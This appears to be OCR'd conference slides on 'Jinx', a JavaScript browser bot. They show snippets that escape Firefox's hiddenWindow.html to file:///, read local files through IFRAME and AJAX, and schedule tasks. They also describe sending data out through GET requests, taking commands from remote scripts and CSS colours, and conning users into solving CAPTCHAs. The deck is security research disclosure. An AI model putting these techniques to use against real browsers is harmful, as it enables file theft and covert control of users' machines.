
Jinx – Malware 2.0
We know it’s big, we measured it!


Itzik Kotler

Yoni Rom

This is how your browser looks like before Jinx has loaded …



This is how your browser looks like after Jinx has loaded …



Did you see the difference?

- The pixel on the 31337th row has changed from white to black… just kidding ;-)

- Javascript by nature is **GUI-less** thus it will not alter the browser interface (unless you explicitly ask it to).

10 seconds on Javascript

- High level scripting language commonly used for client-side web development.
- “Natively” supported by Browsers, no need for additional components (e.g. ActiveX’s).
- Javascripts do not need any special security privileges prior to execution.
- Capable of using some of the hottest Web 2.0 features such as **AJAX.**

Exit Assembly, Enter Javascript

- Cross platform
  - Malware is oblivious to the underlaying OS.
- Architecture independent
  - Malware is oblivious of the CPU.
- Unified
  - Malware uses constant standard API.
- Comprehensive
  - Malware doesn’t need any external modules.

Sharpen Your Pencil and Take out a Clean Sheet of Paper.

No, this isn't a quiz, It's your first Javascript malware programming class!

Entry Point (Mozilla Design Flaw)

- **hiddenWindow.html**
  - The hidden window is similar to a regular window, but unlike any other window, it is available the whole time the application is running, but isn't visible to the user.
- Paths
  - %ProgramFiles%\Mozilla Firefox\res\hiddenWindow.html
  - /opt/firefox/res/hiddenWindow.html
  - /usr/share/iceweasel/res/hiddenWindow.html

Typical **hiddenWindow.html**

- Includes something like this:
  - <html><head><title></title></head><body></body></html>
- Document base URI is set to:
  - resource://gre/res/hiddenWindow.html
- Loaded only once (not per instance).
- Globally used (not per profile).

Welcome to **ChromeWindow**

- The Window object and initial scope of **hiddenWindow.html**
- A very restricted object, both in methods (read only properties) and in access to files.
- Not a very interesting place to be stuck in for a long time …

Escaping from **resource://**

- What changes a document restriction is the URL from which it was invoked.
- **hiddenWindow.html** can be invoked through different base URI … **file:///**
- So if **hiddenWindow.html** is invoked through **file:///** URL it is basically free of **resource://** and is no longer considered to be a resident of Chrome.

Jailbreak Javascript Style

```
…
<script>
    if (location.search) {
        alert(“Hello World!\n”);
    } else {
        location.href =
    “file://<path>/hiddenWindow.html?homefree”;
    }
</script>
…
```

Javascript and Files

- After the jail break, we're running from **file:///** and as such we are capable of accessing files and reading their data.
- Files on the target computer and mapped share's are accessible through **file:///** URI
- Let's start reading some files then …

Hello C:\BOOT.INI & IFRAME

- **IFRAME** allows us to open **BOOT.INI** through: **file:///C:/boot.ini**
- Since our document also originates from **file:///** we are completely bypassing the same origin policy enforcement.
- Works almost perfectly and is completely scalable.

Reading Files through **IFRAME**

```
...
<iframe id="foobar" src="file:///C:/boot.ini
  "></iframe>
<script>
alert(document.getElementById('foobar').co
  ntentDocument.body.innerHTML);
</script>
...
```

Problems with **IFRAME**

- Accessing the **IFRAME** content needs to be synchronous, as rendering takes time.
- When trying to access a **FILE** which has a registered URI (e.g. Word Document)

  instead of returning the **.innerHTML**, an application will be launched (e.g. Word).
- **IFRAME** is so 90’s ;-)

Exit **IFRAME**, Enter **AJAX**

- **AJAX** is not emotionally or mentally attached with URI’s, thus it won’t launch any associated applications.
- **AJAX** can be synchronous thus eliminating the waiting period.
- **AJAX** is a Web 2.0 pioneer.

DIR-a-like through **AJAX**

```
...
<script>
var http = new XMLHttpRequest();
http.open("GET", "." ,false);
http.send(null);
</script>
...
```

Implementing **pwd()** through **AJAX**

```
...
<script>
.. // Initialization of AJAX socket (as before)
http.responseText.substring(http.responseT
   ext.indexOf(' '),
   http.responseText.indexOf('\n'));
</script>
...
```

= getHiddenWindowPath

- **AJAX** allow us to automatically locate **hiddenWindow.html** and thus we no longer require any “static” paths.
- Did we already mention that we’re cross platform? ;-)

AJAX's addiction to text

- **AJAX** always assumes the data is **TEXT**, this is due to the default **charset** which doesn't support binary/high ASCII values.
- Lucky this issue can be easily bypassed through overriding the default **charset** with something that supports high ASCII values.

Overriding **AJAX's** default **charset**

```
…
<script>
// assume AJAX socket is declared as 'file'
file.overrideMimeType('text/plain; charset=x-
   user-defined');
file.send(null);
</script>
…
```

Let’s put the O in OUTPUT

- Data is coming in through **IFRAME** and/or **AJAX** but how does it go out?
- We can’t submit it through **FORM** as it would require us to leave the **file:///** document in favor of the **http://** document and a **http://** document can’t go back to **file:///** …
- **AJAX** won’t allow us to do **POST** since we’re violating the same origin domain policy …

We’re simply going to **GET** it!

- **GET** supports up to 2k of data passed through **URL** (depend on the server).
- **IFRAME** partially ignores the same origin domain policy as it will perform the request but won’t let us peek in to the result.
- Simple **PHP** on the server side will quickly reassemble the data back into a single file.

When one (byte) becomes four

- **GET** doesn’t support binary characters, so how are we going to push it out?
- Encoding methods (ratio byte to byte):
  - BASE64 1:0.5..3 (e.g., YQ==)
  - ESCAPE 1:1||1:3 (e.g., A, %20)
  - HEX 1:2 (e.g. 41)

Keep it quiet (CPU Usage)

- Javascript was never really designed to work with so much buffers and allocated memory and it shows.
- A solution to this problem is to redesign the malware to be preemptive and instead of being linearly executed (**blocking**), it should be event driven, by pre-scheduled events (**non-blocking**).

setInterval() & document.hash

- Javascript supports an alarm()-like function that's called **setInterval().**
- Anchors (aka. hashes) can be set and changed without reloading the document, this could be a good place to store the **states** the malware is going through (State Machine 101)…

= Scheduler

…

<script>

If (self.jinx_id) { clearInterval(self.jinx_id); }

try { jinx_dispatch(); } catch (e) { … }

self.jinx_id = setInterval(‘jinx_schd()’, 1500);

</script>

…

= Dispatch

…

<script>

If (!location.hash) { location.hash = ‘#idle’; }

If (location.hash == ‘#idle’) { … }

If (location.hash == ‘#start_task’) { … }

</script>

…

Build me a framework …

- Every **X** seconds we're invoking the scheduler function, which in turn calls the dispatch function.
- The calling of the dispatch function is wrapped by a **try** and **catch** clause to prevent errors from breaking the run cycle.
- Tasks can be queued and the queue can be changed on the fly.

From Malware to Bot

- Jinx will accept commands from a master (e.g. files to retrieve, result of queries) and obey.
- If we would like to load a document (through an **IFRAME**) we still couldn’t access it’s content due to the same domain policy …

<script> ?

- Funny as it may sound, there is no problem at all to use the **src** attribute in order to fetch a remote Javascript.
- I know, I know … but believe me, it works and we can directly load functions and variables from a remote site without violating **any** policies or triggering any alarms.
- But … this is BlackHat right?

0DAY (Design Flaw)

- CSS links are also protected by same origin policy, thus we can’t access elements in CSS directly (An exception will be raised).
- Legacy properties in **DOM** elements bypass this thus opening up **15 bytes** that can be loaded from a remote CSS.

CSS-bypassing-same-origin-policy

…
<script>
document.fgColor; // 3 bytes
document.bgColor // 3 bytes
document.alinkColor; // 3 bytes
document.linkColor; // 3 bytes
document.vlinkColor; // 3 bytes
</script>
…

What can be done with 15 bytes?

- 15 bytes are equal to 120 bits
- We can reserve 5 bits for an opcode, that leaves us with ~14 bytes for payload and 32 possible opcodes
- Since those bytes are represented by RGB there is no wrong or right (even NULL bytes are allowed to party!)

So?

- We have demonstrated that it is possible to create a fully functional bot using only Javascript.
- Please see the proof of concept and the supplied source code of our dearly beloved Jinx, a fully working Javascript malware.

The Future

- Using Google AJAX API to make malware that can search for it’s master website (eliminate the single point of failure)
- Exploiting different URI handlers to launch applications.
- Con people in to solving CAPTCHA through fake popup windows.

Links/References

- *Working with windows in chrome code*
  - http://developer.mozilla.org/en/docs/Working_with_windows_in_chrome_code

Q&A

…
<script>
alert(“Hello World!\n”);
</script>
…

Thank you!